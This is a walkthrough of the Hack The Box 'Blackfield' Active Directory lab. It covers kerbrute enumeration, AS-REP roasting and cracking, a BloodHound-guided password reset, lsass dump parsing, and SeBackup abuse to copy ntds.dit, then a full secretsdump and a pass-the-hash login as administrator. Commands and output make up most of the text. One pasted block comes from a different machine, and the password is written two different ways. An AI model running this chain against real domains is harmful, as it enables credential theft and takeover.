|_ http-server-header: Microsoft-HTTPAPI/2.0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.95I=7%D=4/12%Time=67FA1B46%P=x86_64-pc-linux-gnu%r(DNS-
SF:SD-TCP,30,"\\0\\.0\\0\\x80\\x82\\0\\x01\\0\\0\\0\\0\\0\\0\\t_services\\x07_dns-sd\\x04
SF:udp\\x05local\\0\\0\\x0c\\0\\x01");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
```

nmap

I tried to enumerate smb users and shares, though guest user was active, but I found nothing interesting.

I Used kerbrute which I got from <https://github.com/ropnop/kerbrute/releases>. I downloaded the kerbrute_linux_amd64 to my kali and renamed it to kerbrute. Then added it to my /usr/bin directory. I used it alongside a range of user name from seclist.

```
bright@kali:~/blackfield$ kerbrute userenum -d BLACKFIELD.local /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc 10.10.10.192

  Kerbrute
  Version: v1.0.3 (9dad6e1) - 04/13/25 - Ronnie Flathers @ropnop

2025/04/13 10:38:31 > Using KDC(s):
2025/04/13 10:38:31 > 10.10.10.192:88

2025/04/13 10:41:53 > [+] VALID USERNAME:      support@BLACKFIELD.local
2025/04/13 10:43:30 > [+] VALID USERNAME:      guest@BLACKFIELD.local
2025/04/13 10:54:13 > [+] VALID USERNAME:      administrator@BLACKFIELD.local
```

Kerbrute

I found the user **support**

Next, I checked if kerberos authentication is enabled for the user, but it was not because I was able to kerberoast the user.

```
bright@kali:~/blackfield$ impacket-GetNPUsers BLACKFIELD.local/support --dc-ip 10.10.10.192 --no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for support
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$23$support@BLACKFIELD.LOCAL:1ca4bcbdb9bb740b5036259ec5264fc4a$7c8608142cf0c5dc883d192ae0748b5df82c9969c7768e82e573a97d9ca60c6a7c60b9f5a10180d6305f6e7aabbcb0a08e778a15b55883226989b91bb3281fa09172ce513c34ab9f36e115225e78bc1084c752f5304cb00bcfe8185cda60a12195f04d28f7409295a310a9d3fa74a8bf438775e609340c69af7de7e1f67bcdea873ac4af4c32aee8b08a1f7c3cac68569ad0201c40a42004acb06e73457f78a97fa9cdd47b41307f2ba6a02761aeccab91blad60a51e538776886501c5262575e7396c508d3f2e7f49d7d70edeed4209ceb04bd934036341400ba2882135117c9be4983f8c8d3dd58b98a17926c40420eb20a1
bright@kali:~/blackfield$ ls
kerbrute
bright@kali:~/blackfield$ nano support.hash
bright@kali:~/blackfield$ john support.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00*BlackKnight ($krb5asrep$23$support@BLACKFIELD.LOCAL)
1g 0:00:00:15 DONE (2025-04-13 11:05) 0.06325g/s 906703p/s 906703c/s #1WIF3Y..##burberry#*1990
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Kerberast

I got the plaintext password for the user support.

During the initial smb enumeration, I found an smb share called **forensic** I guessed that I could find something interesting there. However, I needed a user that have read or write access to this share.

Enumerating with the support user shows that the support user does not have access to this file.

```
bright@kali:~/flight$ netexec smb 10.10.11.187 -u user.txt -p pass.txt --shares --continue-on-success
SMB 10.10.11.187 445 G0 [+] Windows 10 / Server 2019 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.187 445 G0 [-] flight.htb\Administrator:SqSs!K@*t13 STATUS_LOGON_FAILURE
SMB 10.10.11.187 445 G0 [-] flight.htb\krbtgt:SqSs!K@*t13 STATUS_LOGON_FAILURE
SMB 10.10.11.187 445 G0 [+] flight.htb\S.Moon:SqSs!K@*t13
SMB 10.10.11.187 445 G0 [-] flight.htb\R.Cold:SqSs!K@*t13 STATUS_LOGON_FAILURE
SMB 10.10.11.187 445 G0 [-] flight.htb\G.Lors:SqSs!K@*t13 STATUS_LOGON_FAILURE
SMB 10.10.11.187 445 G0 [-] flight.htb\L.Kein:SqSs!K@*t13 STATUS_LOGON_FAILURE
SMB 10.10.11.187 445 G0 [-] flight.htb\M.Gold:SqSs!K@*t13 STATUS_LOGON_FAILURE
SMB 10.10.11.187 445 G0 [-] flight.htb\C.Bum:SqSs!K@*t13 STATUS_LOGON_FAILURE
```

What else can I achieve with this user, I used the user to extract the AD information and then analysed it via bloodhound.


I used this command to extract the file.

```
bloodhound-python -c All -u support -p '#00^BlackKnight' -d BLACKFIELD.local -ns 10.10.10.192 -zip
```

bloodhound-python is a kali tool.

When I got the zip file. I uploaded it to bloodhound with the help of this guide <https://www.kali.org/tools/bloodhound/>

During my analyses, I noticed that this user have the permission to change the password of the audit user.



I found this by clicking on First **Degree Object Control** on the OUTBOUND OBJECT CONTROL.

Meanwhile, I first right-clicked on the user and marked it as owned. Also I specified the user name I am enumerating for before starting the enumeration.

Next, I tried to change the user AUDIT's password with this command.

```
net rpc password "AUDIT2020" "supersecurep@ssword123" --  
user='BLACKFIELD.LOCAL/support%#00^BlackKnight' -S 10.10.10.192
```

Then I enumerated with smb again and the user AUDIT2020 has permission to the forensic share.

```
bright@kali:~/blackfield$ netexec smb BLACKFIELD.local -u AUDIT2020 -p 'supersecurep@ssword123' --shares
SMB 10.10.10.192 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB 10.10.10.192 445 DC01 [+] BLACKFIELD.local\AUDIT2020:supersecurep@ssword123
SMB 10.10.10.192 445 DC01 [*] Enumerated shares
```

Share	Permissions	Remark
ADMIN\$		Remote Admin
C\$		Default share
forensic	READ	Forensic / Audit share.
IPC\$	READ	Remote IPC
NETLOGON	READ	Logon server share
profiles\$	READ	
SYSVOL	READ	Logon server share

User AUDIT2020 access

I accessed this share as this user and was able to dump some files. Among the files I dumped was a **lsass.zip**. After I unzip it, I found a .dmp file which shows it is a memory dump file.

I opened the .dmp file with this command

```
pypykatz lsass minidump lsass.DMP
```

pypykatz is a kali tool.

This contains the ntlm hash of the svc_backup user.

According to microsoft, This is a windows service account that can be used to initiate backup of a windows server or client. When I logged in with this user via winrm. I noticed this user have sebackup privilege enebled and the user is also a member of backup operator group.

```
bright@kali:~/blackfield$ evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami
blackfield\svc_backup
*Evil-WinRM* PS C:\Users\svc_backup\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /all
USER INFORMATION
```

Foothold as svc_backup

whoami /all

net user svc_backup

To backup the system. I used this script

```
bright@kali:~/blackfield$ cat backup.txt
```

```
set verbose on
```

```
set metadata C:\Windows\Temp\meta.cab
```

```
set context clientaccessible
```

```
set context persistent
```

```
begin backup
```

```
add volume C: alias cdrive
```

```
create
```

```
expose %cdrive% E:
```

```
end backup
```

```
bright@kali:~/blackfield$ cat backup.txt
set verbose on
set metadata C:\Windows\Temp\meta.cab
set context clientaccessible
set context persistent
begin backup
add volume C: alias cdrive
create
expose %cdrive% E:
end backup
bright@kali:~/blackfield$
```

backup

I uploaded the script on the machine and executed the following commands

```
*Evil-WinRM* PS C:\users\svc_backup> upload backup.txt
```

```
*Evil-WinRM* PS C:\users\svc_backup> diskshadow /s backup.txt
```

```
*Evil-WinRM* PS C:\users\svc_backup> robocopy /b E:\Windows\ntds . ntds.dit
```

```
*Evil-WinRM* PS C:\users\svc_backup> reg save hklm\system system.bak
```

Diskshadow and Robocopy are both windows built-in utilities. **Diskshadow** creates copies of a currently used drive because we cannot create a copy of running system files, while **Robocopy** copies files and directories from one location to another.

When shadow copy created successfully. We had to extract **ntds.dit** file from the network drive. For this we will use **robocopy** utility.

After extracting the ntds.dit file successfully, we need a decryption key to decrypt the ntds.dit file extract the password hashes from it. we used reg save command for that.

After getting the ntds.dit file and the system.bak file, we transferred them to our local machine.

```
*Evil-WinRM* PS C:\users\svc_backup> download ntds.dit
```

```
*Evil-WinRM* PS C:\users\svc_backup> download system.bak
```

In my attacking machine, I extracted the ntlm hash of the administrator with this command

```

bright@kali:~/blackfield$ secretsdump.py -ntds ntds.dit -system system.bak -hashes lmhash:nthash LOCAL
secretsdump.py: command not found
bright@kali:~/blackfield$ impacket-secretsdump -ntds ntds.dit -system system.bak -hashes lmhash:nthash LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd511b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:17e229fd6eed3805364411b13ac039e8:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:ce2d2d59aaa4f6b83b955756c451904c:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD937395:1110:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD553715:1111:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD840481:1112:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD622501:1113:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD787464:1114:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD163183:1115:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD869335:1116:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD319016:1117:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD600090:1118:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::

```

admin hash

```

[*] Cleaning up...
bright@kali:~/blackfield$ evil-winrm -i 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC01
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> ls

```